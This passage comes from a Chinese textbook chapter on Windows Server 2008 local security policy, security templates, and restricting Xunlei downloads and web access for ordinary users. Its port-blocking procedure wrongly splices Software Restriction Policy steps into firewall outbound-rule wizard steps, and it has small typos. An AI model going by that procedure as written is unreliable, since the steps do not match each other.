选择【开始】→【运行】命令，弹出【运行】对话框，输入 gpedit.msc，单击【确定】按钮，进入组策略编辑器。选择【计算机配置】\【Windows 配置】\【安全设置】\【本地策略】选项，如图 6.54 所示，在这里可以进行审核策略、用户权限指派和安全选项三项安全设置。

(1) 审核策略：审核被启用后，系统就会在审核日志中收集审核对象所发生的一切事件，如应用程序、系统以及安全的相关信息，因此审核对于保证域的安全是非常重要的。审核策略下的各项值可分为成功、失败和不审核三种，默认是不审核，若要启用审核，可在某项上双击进行设置。

审核策略包括审核账户登录事件、审核策略更改、审核账户管理、审核登录事件、审核系统事件等，这里不再一一赘述。



图 6.54　设置本地策略

(2) 用户权利指派：用户权利指派主要是确定哪些用户或组被允许做哪些事情。

① 首先选中【用户权利指派】选项，在列表中找到并双击【从网络访问此计算机】选项。

② 在打开的【网络访问计算机属性】对话框中单击【添加用户或组】按钮。

③ 然后单击【高级】按钮，在打开的【输入网络密码】对话框中输入有权限查找 AD 域的用户名和密码，单击【确定】按钮。

④ 通过用户身份认证后返回【选择用户或组】对话框，单击【立即查找】，在用户列表中选中准备添加的用户，单击【确定】按钮，返回【从网络访问此计算机】对话框，可以看到成功添加的用户或组，单击【确定】按钮。

⑤ 在打开的【确认设置修改】对话框中，提示用户即将本地设备更改为可能影响了客户端、服务器和应用程序的兼容性的值，单击【是】按钮即可。

(3) 安全选项：在这里可以启用或禁用计算机的安全设置，如数据的数字签名、Administrator 和 Guest 账户的名称、软盘驱动器和 CD-ROM 驱动器访问、驱动程序安装行为、登录提示等。

按照上述类似的方式，用户可设置高级安全 Windows 防火墙、网络列表管理器、IP 等。

6.7.3　安全模板的使用

新的安全模板经过配置后，就可以应用了，用户必须通过使用【安全配置和分析】管理单元来应用安全模板设置。

(1) 首先添加【安全配置和分析】管理单元，打开 MMC 任务控制中心控制台的【文件】菜单，选择【添加/删除管理单元】选项，在【添加独立管理单元】列表中选择【安全配置和分析】选项，并单击【添加】按钮，这样【安全配置和分析】管理单元就被添加到 MMC 控制台中了。

(2) 在控制台的【安全配置和分析】选项上右击，选择【打开数据库】选项，在弹出的窗口中输入新数据库名后单击【打开】按钮。

(3) 在安全模板列表窗口中选择要导入的安全模板，然后单击【打开】按钮，这样该安全模板就被成功导入了。

(4) 在控制台中的【安全配置和分析】选项上右击，然后在快捷菜单中选择【立即配置计算机】选项，就会弹出确认错误日志文件路径窗口，单击【确定】按钮。这样，刚才被导入的安全模板就被成功应用了。



6.8 回到工作场景

1. 在局域网内限制使用迅雷进行恶意下载

上文已经介绍了类似的限制恶意下载的设置方法，这里编者还想补充介绍一下，以加深大家的印象，熟练操作设置过程。

首先，以系统管理员权限进入 Windows Server 2008 系统桌面，选择【开始】→【运行】命令，输入 gpedit.msc，单击【确定】按钮，进入组策略编辑器。依次单击【计算机配置】\【Windows 配置】\【安全设置】→【软件限制策略】，同时右击该选项，并执行快捷菜单中的【创建软件限制策略】命令。

然后在【软件限制策略】选项的右侧显示区域双击【强制】组策略项目，打开如图 6.55 所示的对话框，选中【除本地管理员意外的所有用户】选项，其余选项保持默认设置。




图 6.55 软件限制策略

接着单击【下一步】按钮，在其后出现的向导设置对话框中选中 TCP 单选按钮，并且选中【特定本地端口】单选按钮，此时【特定本地端口】文本框会被自动激活，在该文本框中直接输入“3078”端口号码，如图 6.56 所示。

再单击【下一步】按钮后，向导屏幕会弹出提示询问“连接符合指定条件时应该进行什么操作”，这时我们必须选中【阻止连接功能选项】单选按钮，之后设置好该安全规则具体的应用范围，在这里用户可以同时选中【域】、【专用】、【公用】这三种应用环境，

最后为新创建的出站规则设置一个合适的名称，再单击【完成】按钮，结束安全出站规则的创建工作。这样的话任何一位上网用户在本地 Windows Server 2008 系统中尝试使用迅雷进行恶意下载时，Windows Server 2008 系统自带的高级安全防火墙功能就会自动对这样的恶意下载进行拦截，那么本地网络的运行稳定性自然也就能得到有效保证了。




图 6.56　限制使用迅雷进行恶意下载

2. 限制他人在本人计算机上使用迅雷恶意下载

在多人共同使用相同的一台计算机进行工作时，我们肯定不希望普通用户随意使用迅雷工具进行恶意下载，这样不但容易浪费本地系统的磁盘空间资源，而且也会大大消耗本地系统的上网带宽资源。而在 Windows Server 2008 系统环境下，我们可以巧妙地利用该系统的软件限制策略来达到这一目的，下面就是该方法的具体实现步骤。

(1) 以系统管理员权限登录进入 Windows Server 2008 系统，选择【开始】→【运行】命令，在弹出的【运行】对话框中输入 gpedit.msc 命令，进入对应系统的组策略控制台窗口。

(2) 在该控制台窗口的左侧选择【计算机配置】\【Windows 设置】\【安全设置】\【软件限制策略】选项，同时用右击【软件限制策略】选项，并选择快捷菜单中的【创建软件限制策略】选项，如图 6.57 所示。



图 6.57　软件限制策略

(3) 在对应【软件限制策略】选项的右侧显示区域，双击【强制】选项，打开如图 6.58 所示的设置对话框，选中其中的【除本地管理员以外的所有用户】单选按钮，其余参数都保持默认设置，再单击【确定】按钮结束上述设置操作。

(4) 【软件限制策略】→【其他规则】选项，再用右击该组策略选项，从弹出的快捷菜单中选择【新建路径规则】选项，在其后出现的设置对话框中，单击【浏览】按钮选中迅雷下载程序，同时将对应该应用程序的【安全级别】参数设置为【不允许的】，然后单击【确定】按钮执行参数设置保存操作，如图 6.59 所示。




图 6.58 设置软件限制策略



图 6.59 设置安全级别

(5) 重启一下 Windows Server 2008 系统，当用户以普通权限账号登录进入该系统后，普通用户就不能正常使用迅雷程序进行恶意下载了，不过用户以系统管理员权限进入本地计算机系统时，仍然可以正常运行迅雷程序进行随意下载。

3. 禁止普通用户随意上网访问

通常 Windows Server 2008 系统都被安装到重要的计算机中，为了防止该计算机系统受到安全威胁，我们往往需要想办法限制普通用户在该系统中随意上网访问。但是如果简单关闭该系统的上网访问权限，又会影响特权用户正常上网，那么如何才能限制普通用户上网，而又不影响特权用户进行上网访问呢？其实很简单，用户按照下面的操作修改 Windows Server 2008 系统的组策略参数即可。

(1) 以普通权限的账号登录 Windows Server 2008 系统，打开对应系统中的 IE 浏览器窗口，选择【工具】→【Internet 选项】命令，弹出【Internet 选项】窗口，如图 6.60 所示。

(2) 选择【连接】选项卡，单击【局域网设置】按钮，在弹出的【局域网(LAN)设置】对话框中选中【为 LAN 使用代理服务器】单选按钮，任意输入一个代理服务器的主机地址以及端口号码，再单击【确定】按钮执行参数设置保存操作，如图 6.61 所示。

(3) 注销 Windows Server 2008 系统，更换具有特殊权限的用户账号重新登录进入 Windows Server 2008 系统，选择【开始】→【运行】命令，在其后出现的【运行】对话框中输入 gpedit.msc，单击【确定】按钮后，进入对应系统的组策略控制台窗口，如图 6.62 所示。




图 6.60 【Internet 选项卡】对话框




图 6.61 局域网设置




图 6.62 组策略编辑器窗口

(4) 选择该控制台【计算机配置】\【管理模板】\【Windows 设置】\ Internet Explorer \【Internet 控制面板】选项，再用鼠标双击下面的【禁用连接页】选项，此时系统屏幕上会弹出如图 6.63 所示的对话框，选中【已启用】单选按钮，再单击【确定】按钮执行设置保存操作。

这样，普通权限的用户日后在 Windows Server 2008 系统中尝试访问网络时，IE 浏览器会自动连接一个失效的代理服务器，那么 IE 浏览器自然也就不能正常显示网页内容了；而具有特殊权限的用户在 Windows Server 2008 系统中尝试进行网络访问时，IE 浏览器会直接显示出目标站点的内容，不需要通过代理服务器进行中转。




图 6.63　设置禁用链接页



6.9　工作实训营

6.9.1　训练实例

1. 拒绝网络病毒藏于临时文件

